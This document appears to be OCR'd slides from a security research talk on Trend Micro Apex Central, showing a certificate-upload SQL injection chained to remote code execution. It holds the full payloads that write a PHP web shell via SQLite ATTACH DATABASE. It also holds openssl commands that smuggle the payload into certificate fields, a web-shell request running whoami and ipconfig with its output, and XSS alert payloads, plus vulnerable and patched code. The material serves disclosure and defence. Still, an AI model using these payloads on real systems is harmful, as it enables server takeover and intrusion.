ATTACH DATABASE'C:\Program Files (x86)\Trend Micro\Control
Manager\WebUI\WebApp\widget\repository\a.php'AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```



Payload (195 chars):

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE'C:\Program Files (x86)\Trend Micro\Control
Manager\WebUI\WebApp\widget\repository\a.php'AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```



Chain #1

RCE

Injection


STAR LABS

Administrator: C:\Windows\System32\cmd.exe

```
C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>for %I in (.) do echo %~sI

C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>echo C:\PROGRA~2\TRENDM~1\CONTRO~1\WebUI\WebApp\widget\REPOSI~1
C:\PROGRA~2\TRENDM~1\CONTRO~1\WebUI\WebApp\widget\REPOSI~1

C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>
```

Payload (172 chars):

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE
'C:\PROGRA~2\TRENDM~1\CONTRO~1\WebUI\WebApp\widget\REPOSI~1\a.php'AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```



Target Dir: `C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository`

Payload (? chars):

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE'REPOSI~1\a.php'AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```

Payload (122 chars):

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE'REPOSI~1\a.php'AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```

Payload (125 chars):

63 characters:


```
',1,1,1,1,1,1,1,1);ATTACH DATABASE'REPOSI~1\a.php'AS a;CREATE/*
```


62 characters:

```
*/TABLE a.b(c text);INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```

```
$sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES(',1,1,1,1,1,1,1,1);
ATTACH DATABASE'REPOSI~1\a.php'AS a;
CREATE/*
’,'".$cert['FileData']."',".$cert['HasPrivateKey'].",'".$cert['Password']."',".$cert['UploadTime'].",
*/TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
'".$cert['Topic']."',".$cert['ExpireDate'].",'".$cert['Uploader']."')";
```

```
$ openssl genrsa -out ./certs/rootCA.key 4096
$ cp /etc/ssl/openssl.cnf ./certs/config
$ openssl req -x509 -new -nodes -key ./certs/rootCA.key -sha256 -days 365 -out ./certs/rootCA.crt
-subj '/CN=*\/TABLE a.b(c text);INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");'
$ openssl req -new -nodes -newkey rsa:4096 -keyout ./certs/domain.key -out ./certs/domain.csr
-batch -subj "/CN=',1,1,1,1,1,1,1,1);ATTACH DATABASE'REPOSI~1\/a.php'AS a;CREATE\/*" -config
./certs/config
$ openssl x509 -req -in ./certs/domain.csr -CA ./certs/rootCA.crt -CAkey ./certs/rootCA.key
-CAcreateserial -out ./certs/domain.crt -days 365 -sha256
```



Certificate
General
Details
Certification Path
Certificate Information
Windows does not have enough information to verify this certificate.
Issued to: ',1,1,1,1,1,1,1,1);ATTACH DATABASE'REPOSI~1\a.php'AS a;CREATE/*
Issued by: */TABLE a.b(c text);INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
Valid from 8/6/2022 to 8/6/2023
Install Certificate...
Issuer Statement
OK





Chain #1: Auth File Upload to SQLi to RCE

Exploitation

STAR LABS


Endpoint Encryption manageme
Not secure | https://192.168.126.128/webapp/MobileArmor/index.php?fromWF=1&serverid=</script><script>alert(document.domai...
192.168.126.128 says
Incident Information
Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modDLP/dlp_incidents.php?PageSize=1...
192.168.126.128 says
getEncryptionStatus_title
Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modEndpointEncryption/operation.php...
192.168.126.128 says
Action
C&C Callback Events
Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modTMCM/cnc_event_callback.php?Pa...
192.168.126.128 says
Pending Endpoints
Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modTMLS/pending_endpoints.php?task...
192.168.126.128 says
192.168.126.128
OK


Dashboard
Directories
Policies
Threat Intel
Response
Detections
Administration
Help
About
Trend Micro Apex Central™
Hotfix: 6016
© 2022 Trend Micro Incorporated. All rights reserved.
This software is protected by copyright laws and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under the law.
Third-party License Information
repository
File
Home
Share
View
Program Files (x86) › Trend Micro › Control Manager › WebUI › WebApp › widget › repository ›
Search repository
Quick access
Desktop
Downloads
Documents
Pictures
This PC
New Volume (D:)
Network
Name
Date modified
Type
Size
cache 5/18/2022 1:19 AM File folder
db 5/18/2022 1:19 AM File folder
inc 5/18/2022 1:19 AM File folder
log 6/6/2022 12:51 AM File folder
widgetPool 5/18/2022 1:19 AM File folder



Chain #1: Auth File Upload to SQLi to RCE

Exploitation

STAR LABS

Send | Cancel | < | > | Target: https://192.168.126.135 | HTTP/2

Request

Pretty | Raw | Hex | \n

```
1 GET /webapp/widget/repository/a.php?c=
  echo:%26%26echo:%26%26whoami%26%26ipconfig HTTP/2
2 Host: 192.168.126.135
3
4
```

echo:&&echo:&&whoami&&ipconfig

Press 'F2' for focus


Response

Pretty | Raw | Hex | Render | \n

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 Strict-Transport-Security: max-age=31536000
5 X-Frame-Options: SAMEORIGIN
6 X-Xss-Protection: 1; mode=block
7 Date: Wed, 08 Jun 2022 08:05:35 GMT
8 Content-Length: 8534
9
10 SQLite format 3@  .?ÚÚÚ$9tablebbCREATE TABLE b(c text)íí+
11
12 nt authority\iusr
13
14 Windows IP Configuration
15
16
17 Ethernet adapter Ethernet0:
18
19 Connection-specific DNS Suffix  . : localdomain
20 Link-local IPv6 Address . . . . . : fe80::3891:1c9e:2ded:c9c4%13
21 IPv4 Address. . . . . : 192.168.126.135
22 Subnet Mask . . . . . : 255.255.255.0
23 Default Gateway . . . . . : 192.168.126.2
24
```

- The other vulnerable SQLi sink was a `DeleteCert()` function which also leads to RCE, hence a second CVE-ID was issued.
  - CVE-2023-32529
  - CVE-2023-32530
- Multiple XSS'es...
  - CVE-2023-32531
  - CVE-2023-32532
  - CVE-2023-32533
  - CVE-2023-32534
  - CVE-2023-32535

```php
public function AddCert($cert)
{
    mydebug_log("[DBHelper][AddCertificate] In.");
    $sql = "INSERT INTO tb_certificate (Name,FileData,HasPrivateKey,Password,UploadTime,Issu
    //mydebug_log("[DBHelper][AddCertificate] ->sql is:".$sql);
    return $this->dbh->exec($sql);
}
```



```php
public function AddCert($cert)
{
    mydebug_log("[DBHelper][AddCertificate] In.");
    $stmt = $this->dbh->prepare('INSERT INTO tb_certificate (Name,FileData,HasPrivateKey,Pas
    $result = $stmt->execute([
        'name' => $cert['Name'],
        'file_data' => $cert['FileData'],
        'has_private_key' => $cert['HasPrivateKey'],
        'password' => $cert['Password'],
        'upload_time' => $cert['UploadTime'],
        'issuer' => $cert['Issuer'],
        'topic' => $cert['Topic'],
        'expire_date' => $cert['ExpireDate'],
        'uploader' => $cert['Uploader'],
    ]);
    return $result;
}
```

Patched


Trend Micro Mobile Security (Enterprise)

Chain #2 - Unauth RCE Chain

STAR LABS

- Trend Micro Mobile Security (Enterprise)
- Discovered full chain from pre-auth to RCE (CVSSv3.1 score 9.8)
